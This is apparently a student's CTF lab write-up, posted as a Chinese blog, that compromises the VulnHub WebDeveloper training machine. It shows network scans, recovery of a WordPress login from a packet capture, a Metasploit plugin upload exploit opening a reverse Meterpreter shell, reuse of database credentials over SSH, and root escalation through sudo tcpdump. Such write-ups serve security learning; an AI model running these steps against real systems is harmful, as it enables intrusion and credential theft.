

# CTF实践

原创


液冷  于 2020-12-18 14:11:16 发布  149  收藏 1

分类专栏: [大学实验](#) 文章标签: [安全](#) [其他](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_49078152/article/details/111358050](https://blog.csdn.net/qq_49078152/article/details/111358050)

版权



[大学实验](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

## 实验四 CTF实践

实验目的：通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：<https://www.vulnhub.com/>

实验工具：不限

实验原理：

### 1、什么是CTF

CTF (Capture The Flag) 中文一般译作夺旗赛，在网络安全领域中指的是网络安全技术人员之间进行技术竞技的一种比赛形式。CTF起源于1996年DEFCON全球黑客大会，以代替之前黑客们通过互相发起真实攻击进行技术比拼的方式。发展至今，已经成为全球范围网络安全圈流行的竞赛形式，2013年全球举办了超过五十场国际性CTF赛事。而DEFCON作为CTF赛制的发源地，DEFCON CTF也成为了目前全球最高技术水平和影响力的CTF竞赛，类似于CTF赛场中的“世界杯”。

#### 1.1 CTF竞赛模式

(1) 解题模式 (Jeopardy) 在解题模式CTF赛制中，参赛队伍可以通过互联网或者现场网络参与，这种模式的CTF竞赛与ACM编程竞赛、信息学奥赛比较类似，以解决网络安全技术挑战题目的分值和时间来排名，通常用于在线选拔赛。题目主要包含逆向、漏洞挖掘与利用、Web渗透、密码、取证、隐写、安全编程等类别。

(2) 攻防模式 (Attack-Defense) 在攻防模式CTF赛制中，参赛队伍在网络空间互相进行攻击和防守，挖掘网络服务漏洞并攻击对手服务来得分，修补自身服务漏洞进行防御来避免丢分。攻防模式CTF赛制可以实时通过得分反映出比赛情况，最终也以得分直接分出胜负，是一种竞争激烈，具有很强观赏性和高度透明性的网络安全赛制。在这种赛制中，不仅仅是比参赛队员的智力和技术，也比体力（因为比赛一般都会持续48小时及以上），同时也比团队之间的分工配合与合作。

(3) 混合模式 (Mix) 结合了解题模式与攻防模式的CTF赛制，比如参赛队伍通过解题可以获取一些初始分数，然后通过攻防对抗进行得分增减的零和游戏，最终以得分高低分出胜负。采用混合模式CTF赛制的典型代表如iCTF国际CTF竞赛。

#### 1.2 CTF各大题型简介

##### MISC (安全杂项)

全称Miscellaneous。题目涉及流量分析、电子取证、人肉搜索、数据分析、大数据统计等等，覆盖面比较广。我们平时看到的社工类题目；给你一个流量包让你分析的题目；取证分析题目，都属于这类题目。主要考查参赛选手的各种基础综合知识，考察范围比较广。

##### PPC (编程类)

全称Professionally Program Coder。题目涉及到程序编写、编程算法实现。算法的逆向编写，批量处理等，有时候用编程去处理问题，会方便的多。当然PPC相比ACM来说，还是较为容易的。至于编程语言嘛，推荐使用Python来尝试。这部分主要考查选手的快速编程能力。

##### CRYPTO (密码学)

全称Cryptography。题目考察各种加解密技术，包括古典加密技术、现代加密技术甚至出题者自创加密技术。这样的题目汇集的最多。这部分主要考查参赛选手密码学相关知识点。

##### REVERSE (逆向)

题目涉及到软件逆向、破解技术等，要求有较强的反汇编、反编译扎实功底。需要掌握汇编，堆栈、寄存器方面的知识。有好的逻辑思维能能力。主要考查参赛选手的逆向分析能力。此类题目也是线下比赛的考察重点。

##### STEGA (隐写)

全称Steganography。题目的Flag会隐藏到图片、音频、视频等各类数据载体中供参赛选手获取。载体就是图片、音频、视频等，可能是修改了这些载体来隐藏flag，也可能将flag隐藏在这些载体的二进制空白位置。有时候需要你侦探精神足够的强，才能发现。此类题目主要考查参赛选手的对各种隐写工具、隐写算法的熟悉程度。

##### PWN (溢出)

PWN在黑客俚语中代表着攻破，取得权限，在CTF比赛中它代表着溢出类的题目，其中常见类型溢出漏洞有栈溢出、堆溢出。在CTF比赛中，线上比赛会有，但是比例不会太重，进入线下比赛，逆向和溢出则是战队实力的关键。主要考察参赛选手漏洞挖掘和利用能力。

##### WEB (web类)

WEB应用在今天越来越广泛，也是CTF夺旗竞赛中的主要题型，题目涉及到常见的Web漏洞，诸如注入、XSS、文件包含、代码审计、上传等漏洞。这些题目都不是简单的注入、上传题目，至少会有一层的安全过滤，需要选手想办法绕过。且Web题目是国内比较多也是大家比较喜欢的题目。因为大多数人开始安全都是从web\*站开始的。

实验步骤和内容：

目的：获取靶机Web Developer 文件/root/flag.txt中flag。

基本思路：本网段IP地址存活扫描(netdiscover)；网络扫描(Nmap)；浏览HTTP 服务；网站目录枚举(Dirb)；发现数据包文件“cap”；分析“cap”文件，找到网站管理后台账号密码；插件利用(有漏洞)；利用漏洞获得服务器账号密码；SSH 远程登录服务器；tcpdump另类应用。

实施细节如下：

**1、发现目标 (netdiscover)，找到WebDeveloper的IP地址。截图。2、:利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，截图并说明目标提供的服务有哪些？（利用第一次实验知识点）**

```
root@kali:~# nmap 192.168.75.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-05 02:50 EST
Nmap scan report for 192.168.75.1
Host is up (0.00035s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsdaapi
MAC Address: 00:50:56:C0:00:08 (VMware)


Nmap scan report for 192.168.75.2
Host is up (0.00048s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EE:1C:01 (VMware)

Nmap scan report for 192.168.75.138
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:35:76:9B (VMware)

Nmap scan report for 192.168.75.254
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.75.254 are filtered
MAC Address: 00:50:56:E1:38:83 (VMware)

Nmap scan report for 192.168.75.137
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.75.137 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 5.70 seconds
root@kali:~#
```




[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)

80端口和22端口;

80端口: 80端口是为HTTP (HyperText Transport Protocol)即超文本传输协议开放的, 此为上网冲浪使用次数最多的协议, 主要用于WWW (World Wide Web) 即万维网传输信息的协议。

22端口: 22端口就是ssh端口, PcAnywhere建立TCP和这一端口的连接可能是为了寻找ssh。这一服务有许多弱点。如果配置成特定的模式, 许多使用RSAREF库的版本有不少漏洞。(建议在其它端口运行ssh)

3、若目标主机提供了HTTP服务, 尝试利用浏览器访问目标网站。截图。是否有可用信息?



大致了解cms模板为wordpress

#### 4、利用whatweb探测目标网站使用的CMS模板。截图。分析使用的CMS是什么？

```
root@kali:~# whatweb 192.168.75.138
http://192.168.75.138 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.75.138], JQuery[1.12.4], MetaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example site &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[4.9.8]
root@kali:~#
```

#### 5、网络搜索wpscan，简要说明其功能。

一个漏洞扫描工具，能够扫描wordpress网站中的多中漏洞。

#### 6、使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的 patator, dirsearch, DirBuster，国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）。

```
DOWNLOADED: 4612 - FOUND: 0
root@kali:~# dirb http://192.168.75.138 /usr/share/wordlists/dirb/big.txt
```

```
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Dec 5 03:20:06 2020
URL_BASE: http://192.168.75.138/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
-----

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.75.138/ ----
==> DIRECTORY: http://192.168.75.138/ipdata/

+ http://192.168.75.138/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.75.138/wp-admin/
==> DIRECTORY: http://192.168.75.138/wp-content/
==> DIRECTORY: http://192.168.75.138/wp-includes/

---- Entering directory: http://192.168.75.138/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

Index of /ipdata

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">analyze.cap</a>	2018-10-30 09:14	2.8M	-

Apache/2.4.29 (Ubuntu) Server at 192.168.75.138 Port 80

[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)

7、浏览器访问该目录（路径），发现一个cap文件。截图。

Index of /ipdata

192.168.75.138/ipdata/

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">analyze.cap</a>	2018-10-30 09:14	2.8M	-

Apache/2.4.29 (Ubuntu) Server at 192.168.75.138 Port 80

[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)


8、利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？截图。

```
http.request.method=POST
No.    Time           Source           Destination      Protocol Length Info
+-----+-----+-----+-----+-----+-----+-----+
180  90.210143    192.168.1.222   192.168.1.176   HTTP        799 POST /wordpress/wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
665  123.135136   192.168.1.222   192.168.1.176   HTTP        1015 POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 180: 799 bytes on wire (6392 bits), 799 bytes captured (6392 bits)
> Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: PcsCompu_1d:4d:40 (08:00:27:1d:4d:40)
> Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176
> Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
> Hypertext Transfer Protocol
  HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "log" = "webdeveloper"
  > Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
  > Form item: "wp-submit" = "Log In"
  > Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
  > Form item: "testcookie" = "1"
```


[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)

## 9、利用上一步得到的信息进入网站后台。截图。



## 10、利用该CMS存在的（插件Plugin）漏洞。

要利用就先安装一个插件



## 11、利用该插件漏洞提权。

利用metasploit中的msfconsole模块

```
root@kali:~# msfconsole

IIIIII  dTb.dTb
 II    4' v 'B
 II    6. .P
 II    'T;. ;P'
 II    'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v4.17.17-dev ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial; http://ruby.rubygems.org ]
+ -- --=[ http://blog.csdn.net/q_49078152 ]
```

1.直接搜索目标插件的存在的漏洞；2.使用其中一个漏洞（info可以获得漏洞的参数设置和其他信息）3.设立要攻击的目标ip地址 set rhost 目标ip地址4，运行进行攻击 输入exploit或者run

```
msf > search reflex gallery
[!] Module database cache not built yet, using slow search

Matching Modules
-----
Name                                     Disclosure Date Rank      Description
----
auxiliary/scanner/http/joomla_gallerywd_sqli_scanner 2015-03-30 normal Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
auxiliary/scanner/http/wp_contus_video_gallery_sqli 2015-02-24 normal WordPress Contus Video Gallery Unauthenticated SQL Injection Scanner
auxiliary/scanner/http/wp_nextgen_galley_file_read  normal WordPress NextGEN Gallery Directory Read Vulnerability
exploit/multi/php/php_unserialize_zval_cookie_read 2007-03-04 average  PHP 4 unserialize() ZVAL Reference Counter Overflow (Cookie)
exploit/unix/webapp/coppermine_piceditor            2008-01-30 excellent Coppermine Photo Gallery picEditor.php Command Execution
exploit/unix/webapp/egallery_upload_exec            2012-07-08 excellent EGallery PHP File Upload Vulnerability
exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11 excellent WordPress Photo Gallery Unrestricted File Upload
exploit/unix/webapp/wp_reflexgallery_file_upload    2012-12-30 excellent WordPress Reflex Gallery Upload Vulnerability
exploit/unix/webapp/wp_slideshowgallery_upload      2014-08-28 excellent Wordpress SlideShow Gallery Authenticated File Upload

msf > use exploit/unix/webapp/wp_reflexgallery_file_upload
msf exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhost 192.168.75.138
rhost => 192.168.75.138
msf exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
```

以下是表示攻击成功

```
msf exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.75.137:4444
[+] Our payload is at: tLYvEKfzBeaq.php. Calling payload...
[*] Calling payload...
[*] Sending stage (37775 bytes) to 192.168.75.138
[*] Meterpreter session 1 opened (192.168.75.137:4444 -> 192.168.75.138:49718) at 2020-12-13 06:43:23 -0500
[+] Deleted tLYvEKfzBeaq.php

meterpreter >
```



输入? 可以得到帮助,

我先试了一下ls (列出文件列表), 这里显示了现处文件内无文件, 这里就知道了现在的位置, 再ls一下前面的文件最后找到了目标文件

```
meterpreter > ls
No entries exist in /var/www/html/wp-content/uploads/2020/12
meterpreter > /var/www/html
[-] Unknown command: /var/www/html.
meterpreter > ls /var/www/html
Listing: /var/www/html
=====

Mode                Size      Type    Last modified    Name
----                -
100644/rw-r--r--    418      fil     2018-10-30 03:34:05 -0400 index.php
40755/rwxr-xr-x     4096     dir     2018-10-30 05:17:17 -0400 ipdata
100644/rw-r--r--   19935     fil     2018-10-30 03:34:05 -0400 license.txt
100644/rw-r--r--   7415     fil     2018-10-30 03:34:05 -0400 readme.html
100644/rw-r--r--   5458     fil     2018-10-30 03:34:05 -0400 wp-activate.php
40755/rwxr-xr-x     4096     dir     2018-10-30 03:34:05 -0400 wp-admin
100644/rw-r--r--    364      fil     2018-10-30 03:34:05 -0400 wp-blog-header.php
100644/rw-r--r--   1889     fil     2018-10-30 03:34:05 -0400 wp-comments-post.php
100644/rw-r--r--   2853     fil     2018-10-30 03:34:05 -0400 wp-config-sample.php
100644/rw-r--r--   3111     fil     2018-10-30 05:16:46 -0400 wp-config.php
40755/rwxr-xr-x     4096     dir     2020-12-13 05:49:05 -0500 wp-content
100644/rw-r--r--   3669     fil     2018-10-30 03:34:05 -0400 wp-cron.php
40755/rwxr-xr-x   12288     dir     2018-10-30 03:34:05 -0400 wp-includes
100644/rw-r--r--   2422     fil     2018-10-30 03:34:05 -0400 wp-links-opml.php
100644/rw-r--r--   3306     fil     2018-10-30 03:34:05 -0400 wp-load.php
100644/rw-r--r--   37794     fil     2018-10-30 03:34:05 -0400 wp-login.php
100644/rw-r--r--    8048     fil     2018-10-30 03:34:05 -0400 wp-mail.php
100644/rw-r--r--   16246     fil     2018-10-30 03:34:05 -0400 wp-settings.php
100644/rw-r--r--   30091     fil     2018-10-30 03:34:05 -0400 wp-signup.php
100644/rw-r--r--    4620     fil     2018-10-30 03:34:05 -0400 wp-trackback.php
100644/rw-r--r--    3065     fil     2018-10-30 03:34:05 -0400 xmlrpc.php

meterpreter > cat wp-config.php
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat /var/www/html/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values. https://blog.csdn.net/qq\_49078152

```

结果如下

```
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)

## 12. SSH登录服务器

尝试利用上一步获得的访问数据库的用户名和密码连接远程服务器。截图。

登录ssh账号@要攻击的ip地址 输入密码

```
root@kali:~# ssh webdeveloper@192.168.75.138
webdeveloper@192.168.75.138's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Dec 13 13:05:06 UTC 2020

System load:  0.32           Processes:    157
Usage of /:   24.4% of 19.56GB Users logged in:  0
Memory usage: 43%           IP address for eth0: 192.168.75.138
Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

   https://microk8s.io/high-availability

Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.1
```

[https://blog.csdn.net/qq\\_49078152](https://blog.csdn.net/qq_49078152)

1、尝试查看/root/flag.txt 以下操作得到的结果截图替代以下截图。

```
webdeveloper@webdeveloper:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
webdeveloper@webdeveloper:~$ sudo cat /root/flag.txt
[sudo] password for webdeveloper:
Sorry, user webdeveloper is not allowed to execute '/bin/cat /root/flag.txt' as root on webdeveloper.
```

均无法查看。

2,使用tcpdump执行任意命令（当tcpdump捕获到数据包后会执行指定的命令。）

查看当前身份可执行的命令。

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

发现可以root权限执行tcpdump命令

创建攻击文件

touch /tmp/exploit1

写入shellcode

echo 'cat /root/flag.txt' > /tmp/exploit

赋予可执行权限

chmod +x /tmp/exploit

利用tcpdump执行任意命令

sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root

获得flag

```
webdeveloper@webdeveloper:~$ compress_savefile: execlp(/tmp/exploit, /dev/null) failed: No such file or directory
webdeveloper@webdeveloper:~$ touch /tmp/exploit1
webdeveloper@webdeveloper:~$ echo 'cat /root/flag.txt' > /tmp/exploit
webdeveloper@webdeveloper:~$ chmod +x /tmp/exploit
webdeveloper@webdeveloper:~$ sudo tcpdump -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
12 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290 https://blog.csdn.net/qq\_49078152
```

tcpdump命令详解:

-i eth0 从指定网卡捕获数据包

-w /dev/null 将捕获到的数据包输出到空设备（不输出数据包结果）

-z [command] 运行指定的命令

-Z [user] 指定用户执行命令

-G [rotate\_seconds] 每rotate\_seconds秒一次的频率执行-w指定的转储

-W [num] 指定抓包数量